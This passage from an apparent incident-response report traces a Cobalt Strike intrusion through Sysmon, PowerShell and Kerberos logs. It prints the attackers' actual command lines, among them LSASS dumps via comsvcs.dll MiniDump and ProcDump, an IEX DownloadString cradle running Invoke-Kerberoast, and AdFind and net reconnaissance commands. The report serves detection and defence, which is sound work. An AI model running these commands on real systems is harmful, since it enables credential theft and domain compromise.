


```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=8
EventType=4
ComputerName=[redacted]
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=23510
Keywords=None
TaskCategory=CreateRemoteThread detected (rule: CreateRemoteThread)
OpCode=Informations
Message=CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime:
SourceProcessGuid: {30010ec8-f2ce-6259-aa04-000000000c00}
SourceProcessId: 8088
SourceImage: C:\Users\[redacted]\AppData\Local\wab.exe
TargetProcessGuid: {30010ec8-c3d8-6259-a500-000000000c00}
TargetProcessId: 6832
TargetImage: C:\Windows\explorer.exe
NewThreadId: 6800
StartAddress: 0x00000000014F0006
```



```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=8
EventType=4
ComputerName=[redacted]
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=26499
Keywords=None
TaskCategory=CreateRemoteThread detected (rule: CreateRemoteThread)
OpCode=Informations
Message=CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime:
SourceProcessGuid: {30010ec8-f2ce-6259-aa04-000000000c00}
SourceProcessId: 8088
SourceImage: C:\Users\[redacted]\AppData\Local\wab.exe
TargetProcessGuid: {30010ec8-01cc-625a-7f05-000000000c00}
TargetProcessId: 8908
TargetImage: C:\Windows\System32\rundll32.exe
NewThreadId: 5332
StartAddress: 0x00000134387E0006
```

Threat actors also created a remote thread in **svchost.exe**:




```
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=8
EventType=4
ComputerName=Beachhead
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=911157
Keywords=None
TaskCategory=CreateRemoteThread detected (rule: CreateRemoteThread)
OpCode=Informations
Message=CreateRemoteThread detected:
RuleName: technique_id=T1055,technique_name=Process Injection
UtcTime:
SourceProcessGuid: {30010ec8-ab02-6266-b9ad-000000000c00}
SourceProcessId: 18232
SourceImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetProcessGuid: {30010ec8-c3db-6259-ac00-000000000c00}
TargetProcessId: 7476
TargetImage: C:\Windows\System32\svchost.exe
NewThreadId: 12916
StartAddress: 0x0000000013360005
StartModule: -
StartFunction: -
```

Multiple processes were then spawned by :

```
C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc
```

to perform various techniques (Enumeration, Credential dumping, etc.):



ParentProcessGuid	ParentCommandLine	CommandLine
{30010ec8-c3db-6259-ac00-000000000c00}	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	C:\Windows\system32\cmd.exe /C /time
{30010ec8-c3db-6259-ac00-000000000c00}	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	C:\Windows\system32\cmd.exe /C adfind.exe -f "(objectcategory=person)" > u.txt
{30010ec8-c3db-6259-ac00-000000000c00}	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	C:\Windows\system32\cmd.exe /C adfind.exe -f "objectcategory=computer" > c.txt
{30010ec8-c3db-6259-ac00-000000000c00}	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	C:\Windows\system32\cmd.exe /C adfind.exe -sc trustdmp > t.txt
{30010ec8-c3db-6259-ac00-000000000c00}	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	C:\Windows\system32\cmd.exe /C getsystem
{30010ec8-c3db-6259-ac00-000000000c00}	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	C:\Windows\system32\cmd.exe /C rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 968 C:\ProgramData\woods\logs\logs\lsass.dmp full
{30010ec8-c3db-6259-ac00-000000000c00}	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	C:\Windows\system32\cmd.exe /C tasklist
{30010ec8-c3db-6259-ac00-000000000c00}	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	C:\Windows\system32\cmd.exe /C time /t
{30010ec8-c3db-6259-ac00-000000000c00}	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	C:\Windows\system32\rundll32.exe


A Yara scan of process memory using the Malpedia Cobalt Strike rule revealed the various injections across hosts.

Pid	ProcessName	CommandLine
6832	explorer.exe	C:\Windows\Explorer.EXE
7476	svchost.exe	C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc
8088	wab.exe	C:\Users\USER\AppData\Local\wab.exe
34296	rundll32.exe	C:\Windows\system32\rundll32.exe
19284	powershell.exe	“c:\windows\syswow64\windowspowershell\v1.0\powershell.exe” -Version 5.1 -s -NoLogo -NoProfile
7316	svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup
7288	svchost.exe	C:\Windows\system32\svchost.exe -k UnistackSvcGroup -s WpnUserService
20400	rundll32.exe	C:\Windows\System32\rundll32.exe

Indicator Removal on Host: File Deletion

We observed the threat actors deleting their tools (Procdump, Network scanning scripts, etc.) from hosts.

The table below shows an example of ProcDump deletion from the ProgramData folder of all targeted workstations after dumping their LSASS process:



_time	Initiating Process Command Line	Action Type	Folder Path	File Name
[redacted] 17:16:12.730	rundll32.exe	FileDeleted	\\[redacted]\C$\programdata	procdump64.exe
[redacted] 17:16:12.730	rundll32.exe	FileDeleted	\\[redacted]\C$\programdata	procdump64.exe
[redacted] 17:16:12.755	rundll32.exe	FileDeleted	\\[redacted]\C$\programdata	procdump.exe
[redacted] 17:16:12.755	rundll32.exe	FileDeleted	\\[redacted]\C$\programdata	procdump.exe
[redacted] 17:48:16.565	rundll32.exe	FileDeleted	\\[redacted]\C$\programdata	procdump64.exe
[redacted] 17:48:16.565	rundll32.exe	FileDeleted	\\[redacted]\C$\programdata	procdump64.exe
[redacted] 17:49:26.375	rundll32.exe	FileDeleted	\\WORKSTATIONS_FQDN\C$\programdata	procdump64.exe
[redacted] 17:49:26.375	rundll32.exe	FileDeleted	\\[redacted]\C$\programdata	procdump64.exe
[redacted] 17:52:06.458	rundll32.exe	FileDeleted	\\[redacted]\C$\programdata	procdump64.exe
[redacted] 17:52:06.458	rundll32.exe	FileDeleted	\\[redacted]\C$\programdata	procdump64.exe
[redacted] 17:52:49.118	rundll32.exe	FileDeleted	\\[redacted]\C$\programdata	procdump64.exe
[redacted] 17:52:49.118	rundll32.exe	FileDeleted	\\[redacted]\C$\programdata	procdump64.exe

Credential Access

LSASS Dump


MiniDump

Threat actors dumped the LSASS process from the beachhead using the **comsvcs.dll MiniDump** technique via the `C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc` beacon:

```
cmd.exe /C rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 968
C:\ProgramData\REDACTED\lsass.dmp full
```

ProcDump


Threat actors also dropped **procdump.exe** and **procdump64.exe** on multiple workstations remotely, dumped LSASS, and deleted them from the ProgramData folder:



Initiating Process Command Line	Action Type	Remote Path	File Name
rundll32.exe	FileCreated	\\[redacted]\C$\programdata \\ \C$\programdata \\ \C$\programdata \\ \C$\programdata \\ \C$\programdata	procdump.exe procdump64.exe
rundll32.exe	FileDeleted	\\[redacted]\C$\programdata \\ \C$\programdata \\ \C$\programdata \\ \C$\programdata \\ \C$\programdata	procdump.exe procdump64.exe

The **ProcDump** utility was executed on those workstations using the following command line:


```
C:\programdata\procdump64.exe -accepteula -ma lsass.exe C:\ProgramData\lsass.dmp
```



winlog.event_id	host.name	process.name	process.args	process.parent.name	process.parent.command_line	process.pid
1	[redacted]	procdump64.exe	C:\programdata\procdump64.exe, -accepteula, -ma, lsass.exe, C:\ProgramData\lsass.dmp	services.exe	C:\Windows\system32\services.exe	9,128
1		procdump64.exe	C:\programdata\procdump64.exe, -accepteula, -ma, lsass.exe, C:\ProgramData\lsass.dmp	services.exe	C:\Windows\system32\services.exe	14,956
1		procdump64.exe	C:\programdata\procdump64.exe, -accepteula, -ma, lsass.exe, C:\ProgramData\lsass.dmp	services.exe	C:\Windows\system32\services.exe	13,432


Kerberoasting

Invoke-Kerberoast command was executed from the beachhead through **svchost.exe**, a process where the threat actors injected:



Computer Name	Initiating Process Command Line	Action Type	Additional Fields
Beachhead	svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc	PowerShellCommand	{ "Command": "Invoke-Kerberoast" }


Here is an extract of PowerShell EventID 800 showing different **Invoke-Kerberoast** options used by threat actors, including **HashCat** output format:



```
Pipeline execution details for command line: IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:36177/'); Invoke-Kerberoast -OutputFormat HashCat | fl | Out-File -FilePath C:\ProgramData'[redacted]\ps.txt
-append -force -Encoding UTF8.

Context Information:
        DetailSequence=1
        DetailTotal=1

        SequenceNumber=181

        UserId=
        HostName=ConsoleHost
        HostVersion=1.0
        HostId=18481286-162b-4f82-8dcb-6e69893adf08
        HostApplication=C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p -s cbdhsvc
        EngineVersion=5.1.19041.906
        RunspaceId=29582e1f-5278-4e70-a0bd-31de51e5513d
        PipelineId=1
        ScriptName=
        CommandLine=IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:36177/'); Invoke-Kerberoast -OutputFormat HashCat | fl | Out-File -FilePath C:\ProgramData[redacted]\ps.txt -append -force -Encoding
UTF8

Details:
CommandInvocation(Invoke-Kerberoast): "Invoke-Kerberoast"
ParameterBinding(Invoke-Kerberoast): name="OutputFormat"; value="HashCat"
ParameterBinding(Invoke-Kerberoast): name="Domain"; value=""
ParameterBinding(Invoke-Kerberoast): name="LDAPFilter"; value=""
ParameterBinding(Invoke-Kerberoast): name="SearchBase"; value=""
ParameterBinding(Invoke-Kerberoast): name="Server"; value=""
ParameterBinding(Invoke-Kerberoast): name="SearchScope"; value="Subtree"
ParameterBinding(Invoke-Kerberoast): name="ResultPageSize"; value="200"
ParameterBinding(Invoke-Kerberoast): name="ServerTimeLimit"; value="0"
ParameterBinding(Invoke-Kerberoast): name="Tombstone"; value="False"
ParameterBinding(Invoke-Kerberoast): name="Delay"; value="0"
ParameterBinding(Invoke-Kerberoast): name="Jitter"; value="0.3"
ParameterBinding(Invoke-Kerberoast): name="Credential"; value="System.Management.Automation.PSCredential"
CommandInvocation(Format-List): "Format-List"
CommandInvocation(Out-File): "Out-File"
ParameterBinding(Out-File): name="FilePath"; value="C:\ProgramData\[redacted]\ps.txt"
ParameterBinding(Out-File): name="Append"; value="True"
ParameterBinding(Out-File): name="Force"; value="True"
ParameterBinding(Out-File): name="Encoding"; value="UTF8"
```

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:36177/'); Invoke-Kerberoast -OutputFormat HashCat | fl | Out-File -FilePath C:\ProgramData\REDACTED\ps.txt -append -force -Encoding UTF8
```

Right after the execution of **Invoke-Kerberoast**, DC logs show that multiple Kerberos Service Tickets were requested from the beachhead host, with ticket encryption type set to **0x17 (RC4)** and **ticket options to 0x40810000,** for service accounts.



Event 4769, Microsoft Windows security auditing.

```
A Kerberos service ticket was requested.

Account Information:
        Account Name:             Initial account
        Account Domain:           [redacted]
        Logon GUID:               {7a8287cf-f5c3-3dc6-5804-3a344752dafa}

Service Information:
        Service Name:             Application Service Account
        Service ID:               [redacted]

Network Information:
        Client Address:           ::ffff: Beachhead IP
        Client Port:              56229

Additional Information:
        Ticket Options:           0x40810000
        Ticket Encryption Type:   0x17
        Failure Code:             0x0
        Transited Services: -
```

Around 3 hours later, one of the service accounts logged into one of the Domain Controllers from the beachhead.

We assess with high confidence that the service account password was weak and cracked offline by threat actors.

Discovery

Reconnaissance

System Information & Software Discovery

The following commands were launched by the **wab.exe** beacon:

```
whoami
ipconfig /all
tasklist
systeminfo
wmic product get name,version
wmic /node:<REDACTED> process list brief
net view \\<REDACTED>\Files$ /all
dir \\<REDACTED>\C$\
```

Using the same beacon, **wab.exe**, tasklist was also used in order to enumerate processes on multiple hosts remotely:

```
tasklist /v /s <REMOTE_IP>
```

Admin Groups and Domains Discovery

As we have already observed in multiple cases, the threat actors enumerated the local administrators group and domain privileged (Enterprise and DAs) administrators groups mainly using net command:

```
net use
net group "Domain computers" /dom
net group "Enterprise admins" /domain
net group "domain admins" /domain
net localgroup administrators
nltest /dclist:
nltest /domain_trusts
ping -n 1 <REMOTE_IP>
```

Opsec mistake

Threat actors failed on a part of their tasks, by executing the command in the wrong console:


```
C:\Windows\System32\rundll32.exe
  ➝  C :\Windows\system32\cmd.exe /C shell whoami /all
```

We can assert with high confidence that the recon stage was not fully automated, and threat actors manually executed commands and made a mistake in one of those.

```
C:\>shell whoami /all
'shell' is not recognized as an internal or external command,
operable program or batch file.
```

AdFind

To enumerate Active Directory, the threat actors executed ***AdFind*** from the beachhead host, on three different occasions:



Initiating Process Command Line	Process Command Line
wab.exe	cmd.exe /C af.exe -f "(objectcategory=person)" > ad_users.txt
wab.exe	cmd.exe /C af.exe -f "objectcategory=computer" > ad_computers.txt
wab.exe	cmd.exe /C af.exe -sc trustdmp > trustdmp.txt
wab.exe	cmd.exe /C af.exe -gcb -sc trustdmp > trustdmp.txt
rundll32.exe	cmd.exe /C adfind.exe -f "(objectcategory=person)" > ad_users.txt
rundll32.exe	cmd.exe /C adfind.exe -f "objectcategory=computer" > ad_computers.txt
rundll32.exe	cmd.exe /C adfind.exe -f "(objectcategory=organizationalUnit)" > ad_ous.txt
